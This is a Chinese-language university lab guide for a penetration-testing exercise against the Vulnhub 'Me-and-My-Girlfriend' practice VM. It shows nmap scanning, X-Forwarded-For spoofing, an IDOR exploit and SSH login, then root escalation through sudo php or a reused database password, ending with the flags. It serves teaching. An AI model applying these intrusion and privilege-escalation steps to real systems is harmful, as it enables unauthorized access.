《信息安全综合实践》实验指导书

实验名称：渗透测试实验（2）

一、实验目的

1. 了解渗透测试流程。
2. 了解渗透测试中如何进行信息收集。
3. 学习权限提升方法：php 提权、撞库。
4. 思政融入：渗透测试实验过程中不可违反中华人民共和国法律和指导思想。

二、实验内容

序	实验内容	具体内容
1)	nmap 基础	主机发现
2)	权限提升	php 提权或撞库获得靶机 root 权限，得到 flag1 与 flag2

三、实验步骤

3.0 实验简介

Vulnhub 提供虚拟机靶场进行实验，下载后本地 Vmware 打开，可完成渗透测试实战。本次实验使用 Me-and-My-Girlfriend 虚拟机进行实验。Jbox 已上传。

https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/

Description: This VM tells us that there are a couple of lovers namely Alice and Bob, where the couple was originally very romantic, but since Alice worked at a private company, "Ceban Corp", something has changed from Alice's attitude towards Bob like something is "hidden", And Bob asks for your help to get what Alice is hiding and get full access to the company.

Difficulty Level: Beginner


Notes: there are **2 FLAG FILES**

Learning: Web Application | Simple Privilege Escalation

目标：获取两个 flag 文件。

3.1 实验环境设置

1) 下载 Me-and-My-Girlfriend 虚拟机：https://download.vulnhub.com/meandmygirlfriend/Me-and-My-Girlfriend-1.ova。Jbox 已上传。
2) 使用 VMware Workstation 17 Player 导入，遇到导入失败提示选择“重试”即可。导入成功之后将网络设置为 NAT 模式。
3) 启动 Me-and-My-Girlfriend 虚拟机，无需登录。
4) 启动 Kali 攻击机，打开终端，切换到 root 用户。



3.2 实验过程

1）在 Kali 终端中使用 ifconfig 命令查看本机 ip 地址：


```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.199.129  netmask 255.255.255.0  broadcast 192.168.199.255
        inet6 fe80::79f4:14df:b3e4:6b26  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7f:6d:2c  txqueuelen 1000  (Ethernet)
        RX packets 2880  bytes 182803 (178.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8380  bytes 510499 (498.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2）使用 nmap 扫描同网段内主机，得到靶机 ip 地址，确定主机存活。Nmap 默认扫描 1000 个端口，这里 998 个端口关闭，2 个端口开放：


nmap 192.168.199.0/24（替换为自己的 ip）

```
Nmap scan report for 192.168.199.128
Host is up (0.00025s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:30:09:59 (VMware)
```


3）由于 80 端口开放，因此在 Kali 中打开 Firefox，输入靶机 ip 地址，得到以下信息：




4）右键选择“View Page Source”：




5）页面提示“Maybe you can search how to use x-forwarded-for”。需要了解如何使用 x-forwarded-for。
https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Headers/X-Forwarded-For




6）右上角点击 Firefox 菜单栏，点击“Add-ons and themes”，搜索 x-forwarded-for，安装 X-Forwarded-For Header。







7）安装完成之后点击右上角插件进行设置，如下图：




8）刷新 Firefox 中 http://192.168.199.128/页面，查看各标签内容：




9）点击 Register，填入注册信息，然后登录，选择 Profile 标签：




10）查看浏览器地址栏可以得知新注册用户 user_id=12。尝试将 12 改为 5，回车，可以查看 Alice 的信息，表明存在越权访问漏洞。https://owasp.org/www-community/Broken_Access_Control






11）通过审查元素方法得到 Alice 的口令明文为 4lic3。



12）由于靶机开放 22 端口，因此尝试使用 ssh 进行登录。登录成功之后使用 ll 查看文件，进入.my_secret 文件夹，得到 flag1.txt 与 my_notes.txt 两个文件。cat 查看文件中的内容。



```
alice@gfriEND:~$ ll
total 32
drwxr-xr-x 4 alice alice 4096 Dec 13  2019 ./
drwxr-xr-x 6 root  root  4096 Dec 13  2019 ../
-rw------- 1 alice alice   18 May  2 21:15 .bash_history
-rw-r--r-- 1 alice alice  220 Dec 13  2019 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13  2019 .bashrc
drwx------ 2 alice alice 4096 Dec 13  2019 .cache/
drwxrwxr-x 2 alice alice 4096 Dec 13  2019 .my_secret/
-rw-r--r-- 1 alice alice  675 Dec 13  2019 .profile
alice@gfriEND:~$
```

```
alice@gfriEND:~/.my_secret$ ll
total 16
drwxrwxr-x 2 alice alice 4096 Dec 13  2019 ./
drwxr-xr-x 4 alice alice 4096 Dec 13  2019 ../
-rw-r--r-- 1 root  root   306 Dec 13  2019 flag1.txt
-rw-rw-r-- 1 alice alice  119 Dec 13  2019 my_notes.txt
```

13）提权方法一（sudo 提权）

终端中输入

sudo -l

查看 alice 是否被分配了 sudo 权限。得到下图信息，得知 alice 可以 sudo 方式无口令执行/usr/bin/php。该文件是 php 的程序文件，可以执行 php 命令。终端中输入：

sudo php -r 'system("/bin/bash");'

此命令即 alice 以 root 用户的身份使用 system()函数执行/bin/bash 程序，打开 Shell，实现提权。

```
alice@gfriEND:/var/www/html/config$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
alice@gfriEND:/var/www/html/config$ sudo php -r 'system("/bin/bash");'
root@gfriEND:/var/www/html/config#
```

14）方法二（撞库漏洞，root 用户在不同的场景中使用了相同的口令）

```
alice@gfriEND:/var/www/html/config$ cd /var/www/html
alice@gfriEND:/var/www/html$ ll
total 32
drwxr-xr-x 5 root root 4096 Dec 13  2019 ./
drwxr-xr-x 3 root root 4096 Dec 13  2019 ../
drwxrwxr-x 2 root root 4096 Dec 13  2019 config/
drwxrwxr-x 2 root root 4096 Dec 13  2019 halamanPerusahaan/
-rw-rw-r-- 1 root root   60 Dec 13  2019 heyhoo.txt
-rw-rw-r-- 1 root root 2446 Dec 13  2019 index.php
drwxrwxr-x 2 root root 4096 Dec 13  2019 misc/
-rw-rw-r-- 1 root root   32 Dec 13  2019 robots.txt
alice@gfriEND:/var/www/html$ cd config
alice@gfriEND:/var/www/html/config$ ll
total 12
drwxrwxr-x 2 root root 4096 Dec 13  2019 ./
drwxr-xr-x 5 root root 4096 Dec 13  2019 ../
-rw-rw-r-- 1 root root   88 Dec 13  2019 config.php
alice@gfriEND:/var/www/html/config$ cat config.php
<?php

    $conn = mysqli_connect('localhost', 'root', 'ctf_pasti_bisa', 'ceban_corp');
alice@gfriEND:/var/www/html/config$ su
Password:
root@gfriEND:/var/www/html/config#
```

15）得到 root 权限后使用 find 命令在终端中输入：

find / -name 'flag*.txt'

成功得到 flag2.txt，查看文件中的内容，实验完毕。

```
Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/.my_secret$ sudo php -r 'system("/bin/bash");'
root@gfriEND:~/.my_secret# find / -name 'flag*.txt'
/root/flag2.txt
/home/alice/.my_secret/flag1.txt
root@gfriEND:~/.my_secret# cat /root/flag2.txt

 _____                  __   _____ _____ __                  .-.
/  ___/  ____/  |_  \__    ___/|  |__   ____   \_   ____/|  | _____    ____| |
\   \___ /  _ \   __\   |    |   |  |  \_/ __ \  |    __)  |  | \__  \  /  ___\ |
 \    \_\  (  <_> )  |     |    |   |   Y  \  ___/  |     \   |  |__/ __ \_/ /_/  >|
  \_____  /\____/|__|     |____|   |___|  /\___  >  \___  /   |____(____  /\___  /__
        \/                              \/     \/       \/              \//_____/ \/

Yeaaahhhh!! You have successfully hacked this company server! I hope you who have just
m here :) I really hope you guys give me feedback for this challenge whether you like
rence for me to be even better! I hope this can continue :)

Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73

Thanks! Flag 2: gfriEND{56fbeef560930e77ff984b644fde66e7}
root@gfriEND:~/.my_secret#
```